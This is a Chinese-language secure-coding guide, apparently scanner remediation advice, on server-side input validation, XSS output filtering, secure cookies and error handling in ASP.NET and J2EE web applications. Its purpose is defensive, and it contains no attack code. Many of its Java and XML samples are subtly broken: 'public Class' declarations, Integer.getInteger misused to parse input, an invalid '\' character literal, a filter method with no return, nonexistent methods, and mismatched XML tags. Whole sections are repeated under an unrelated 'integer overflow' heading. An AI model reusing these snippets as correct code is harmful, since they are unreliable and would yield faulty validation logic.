您可以使用验证控件，将输入验证添加到“Web 表单”页面。验证控件提供适用于所有常见类型的标准验证的易用机制（例如，测试验证日期是否有效，或验证值是否在范围内），以及进行定制编写验证的方法。此外，验证控件还使您能够完整定制向用户显示错误信息的方式。验证控件可搭配“Web 表单”页面的类文件中处理的任何控件使用，其中包括 HTML 和 Web 服务器控件。

要确保所有的必需参数都存在于请求中，请使用“RequiredFieldValidator”验证控件。该控件确保用户不会跳过 web 表单中的任何条目。

要确保用户输入仅包含有效值，您可以使用以下验证控件中的一种：

[1] “RangeValidator”：检查用户条目（值）是否在指定的上下界限之间。您可以检查配对数字、字母字符和日期内的范围。

[2] “RegularExpressionValidator”：检查条目是否与正则表达式定义的模式相匹配。此类型的验证使您能够检查可预见的字符序列，如社会保险号码、电子邮件地址、电话号码、邮政编码等中的字符序列。

重要注意事项：验证控件不会阻止用户输入或更改页面处理流程；它们只会设置错误状态，并产生错误消息。程序员的职责是，在执行进一步的应用程序特定操作前，测试代码中控件的状态。

有两种方法可检查用户输入的有效性：

1. 测试常规错误状态：在您的代码中，测试页面的 IsValid 属性。该属性会将页面上所有验证控件的 IsValid 属性值汇总（使用逻辑 AND）。如果将其中一个验证控件设置为无效，那么页面属性将会返回 false。

2. 测试个别控件的错误状态：

在页面的“验证器”集合中循环，该集合包含对所有验证控件的引用。然后，您就可以检查每个验证控件的 IsValid 属性。

J2EE

应用程序错误

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 Servlet 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

[1] 必需字段

[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）

[3] 字段长度

[4] 字段范围

[5] 字段选项

[6] 字段模式

[7] cookie 值

[8] HTTP 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// Java example to validate required fields  
public Class Validator {  
    ...  
    public static boolean validateRequired(String value) {  
        boolean isFieldValid = false;  
        if (value != null && value.trim().length() > 0) {  
            isFieldValid = true;  
        }  
        return isFieldValid;  
    }  
    ...  
}  
...  
String fieldValue = request.getParameter("fieldName");  
if (Validator.validateRequired(fieldValue)) {  
    // fieldValue is valid, continue processing request  
    ...  
}
```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```
// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}
```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```
// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...
```

应用程序应处理的主要 Java 数据类型：

- Byte
- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 userName 字段的长度是否在 8 至 20 个字符之间：


```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 **numberOfChoices** 是否在 10 至 20 之间：

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
}
```

```

    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]*$`

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“Apache 正则表达式包”（请参阅以下“资源”）与 Java 1.3 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包 (`java.util.regex`)。以下是使用新的 Java 1.4 正则表达式包的 `Validator.matchPattern` 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            match = Pattern.matches(expression, value);
        }
        return match;
    }
    ...
}

```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。验证必需 cookie 值的示例：

```
// Example to validate a required cookie value
// First retrieve all available cookies submitted in the HTTP request
Cookie[] cookies = request.getCookies();
if (cookies != null) {
    // find the "user" cookie
    for (int i=0; i<cookies.length; ++i) {
        if (cookies[i].getName().equals("user")) {
            // validate the cookie value
            if (Validator.validateRequired(cookies[i].getValue()) {
                // valid cookie value, continue processing request
                ...
            }
        }
    }
}
```

[8] HTTP 响应

[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，请通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：< > " ' % ;) (& +

以下示例通过将敏感字符转换为其对应的字符实体来过滤指定字符串：

```
// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\':
                    result.append("&#39;");
                    break;
                case '%':
                    result.append("&#37;");
                    break;
                case ';':
                    result.append("&#59;");
                    break;
                case '(':
                    result.append("&#40;");
                    break;
                case ')':
                    result.append("&#41;");
                    break;
                case '&':
                    result.append("&#38;");
                    break;
                case '+':
                    result.append("&#43;");
                    break;
                default:
                    result.append(value.charAt(i));
            }
        }
    }
}
```

```

        break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了“过滤器”，它支持拦截和转换 HTTP 请求或响应。

以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
        ServletResponse response,
        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {
            return output.toString();
        }

        public CharResponseWrapper(HttpServletResponse response) {
            super(response);
            output = new CharArrayWriter();
        }

        public PrintWriter getWriter() {
            return new PrintWriter(output);
        }
    }
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```
// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);
```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）**Jakarta Commons Validator** 是 Java 框架，定义如上所述的错误处理机制。**Jakarta Commons Validator** 是一种强大的框架，用来实现所有以上数据验证需求。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean:write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和输入验证的 Java API (JSR 127)。

JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：**validate_doublerange**：在组件上注册 **DoubleRangeValidator**

validate_length：在组件上注册 **LengthValidator**

validate_longrange: 在组件上注册 LongRangeValidator
validate_required: 在组件上注册 RequiredValidator
validate_stringrange: 在组件上注册 StringRangeValidator
validator: 在组件上注册定制的 Validator

JavaServer Faces API 定义以下 UIInput 和 UIOutput 处理器（标记）：

input_date: 接受以 java.text.Date 实例格式化的 java.util.Date
output_date: 显示以 java.text.Date 实例格式化的 java.util.Date
input_datetime: 接受以 java.text.DateTime 实例格式化的 java.util.Date
output_datetime: 显示以 java.text.DateTime 实例格式化的 java.util.Date
input_number: 显示以 java.text.NumberFormat 格式化的数字数据类型（java.lang.Number 或基本类型）
output_number: 显示以 java.text.NumberFormat 格式化的数字数据类型（java.lang.Number 或基本类型）
input_text: 接受单行文本字符串。
output_text: 显示单行文本字符串。
input_time: 接受以 java.text.DateFormat 时间实例格式化的 java.util.Date
output_time: 显示以 java.text.DateFormat 时间实例格式化的 java.util.Date
input_hidden: 允许页面作者在页面中包括隐藏变量
input_secret: 接受不含空格的单行文本，并在输入时，将其显示为一组星号
input_textarea: 接受多行文本
output_errors: 显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息
output_label: 将嵌套的组件显示为指定输入字段的标签
output_message: 显示本地化消息

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/javaserverfaces/>

** 错误处理：

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器（MVC）”模式。在该模式中，Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean（模型）之类的 JavaBean。然后，Servlet 再将请求转发给 JSP（视图），以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常，以确保实际处理按

预期进行。

数据验证可保护应用程序免遭恶意数据篡改，而有效的错误处理策略则是防止应用程序意外泄露内部错误消息（如异常堆栈跟踪）所不可或缺的。好的错误处理策略会处理以下项：

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层（如 **Servlet**）中硬编码错误消息。相反地，应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥，且该错误密钥映射到 **HTML** 表单字段或其他 **Bean** 属性的验证规则。例如，如果需要 **"user_name"** 字段，其内容为字母数字，并且必须在数据库中是唯一的，那么就应定义以下错误密钥：

(a) **ERROR_USERNAME_REQUIRED**: 该错误密钥用于显示消息，以通知用户需要 **"user_name"** 字段；

(b) **ERROR_USERNAME_ALPHANUMERIC**: 该错误密钥用于显示消息，以通知用户 **"user_name"** 字段应该是字母数字；

(c) **ERROR_USERNAME_DUPLICATE**: 该错误密钥用于显示消息，以通知用户 **"user_name"** 值在数据库中重复；

(d) **ERROR_USERNAME_INVALID**: 该错误密钥用于显示一般消息，以通知用户 **"user_name"** 值无效；

好的做法是定义用于存储和报告应用程序错误的以下框架 **Java** 类：

- **ErrorKeys**: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- **Error**: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
        return this.values;
    }

    private String key = null;
    private Object[] values = null;
}
```

- Errors: 封装错误的集合

```
// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}
```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```
// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}
else
{
    // (c) Duplicate check validation rule
    // We assume that there is an existing UserValidationEJB session bean that implements
    // a checkIfDuplicate() method to verify if the user already exists in the database.
    try {
        ...
        if (UserValidationEJB.checkIfDuplicate(userName)) {
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    } catch (RemoteException e) {
        // log the error
        logger.error("Could not validate user for specified userName: " + userName);
        errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
    }
}
// set the errors object in a request attribute called "errors"
request.setAttribute("errors", errors);
...
```


[2] 报告错误

有两种方法可报告 web 层应用程序错误：

- (a) Servlet 错误机制
- (b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误：

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式：

```
// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}
```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例：

```
// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}
```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类：

- `RuntimeException`
- `ServletException`
- `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 `errorPage` 伪指令来提供机制，以处理运行时异常，如下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 `errorPage`，并且原始异常设置在名称为 `javax.servlet.jsp.jspException` 的请求参数中。错误页面必须包括 `isErrorPage` 伪指令，如下所示：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

java.util.PropertyResourceBundle 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 `ErrorMessages_fr.properties` 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 `ErrorMessages.properties`。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 `java.util.MessageFormat` 提供使用替换占位符来创建消息的常规方法。`MessageFormat` 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 `ResourceBundle` 和 `MessageFormat` 来呈现错误消息的更加全面的示例：

```
// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
```

```

public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
    // Get localized ErrorMessageResource
    ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
    // Get localized error message
    String errorMessage = errorMessageResource.getString(errorKey);
    if (args != null) {
        // Format the message using the specified placeholders args
        return MessageFormat.format(errorMessage, args);
    } else {
        return errorMessage;
    }
}

// default environment locale
private Locale defaultLocale = Locale.getDefaultLocale();
}
...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如以下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <error-code>500</error-code>
    <location>/errors/internalError.html</error-page>
</error-page>
<error-page>
    ...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
    <global>

```

```

...
<validator name="required"
classname="org.apache.struts.validator.FieldChecks"
method="validateRequired"
msg="errors.required">
</validator>
<validator name="mask"
classname="org.apache.struts.validator.FieldChecks"
method="validateMask"
msg="errors.invalid">
</validator>
...
</global>
<formset>
  <form name="loginForm">
    <!-- userName is required and is alpha-numeric case insensitive -->
    <field property="userName" depends="required,mask">
      <!-- message resource key to display if validation fails -->
      <msg name="mask" key="login.userName.maskmsg"/>
      <arg0 key="login.userName.displayName"/>
      <var>
        <var-name>mask</var-name>
        <var-value>^[a-zA-Z0-9]*$</var-value>
      </var>
    </field>
    ...
  </form>
  ...
</formset>
</form-validation>

```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如以下示例所示：

```

<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
          <html:reset><bean:message key="button.reset"/></html:reset>
        </td>
      </tr>
    </table>
  </html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```
<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>
```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 —

<http://jakarta.apache.org/regex/>

Jakarta 验证器 —

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 —

<http://java.sun.com/j2ee/javaserverfaces/>

整数溢出

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 Servlet 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 Javascript。

一份好的设计通常需要 Web 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：

- [1] 必需字段
- [2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）
- [3] 字段长度
- [4] 字段范围
- [5] 字段选项
- [6] 字段模式
- [7] cookie 值

[8] HTTP 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。如何验证必需字段的示例：

```
// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
        return isFieldValid;
    }
    ...
}
```

```

}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```

// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
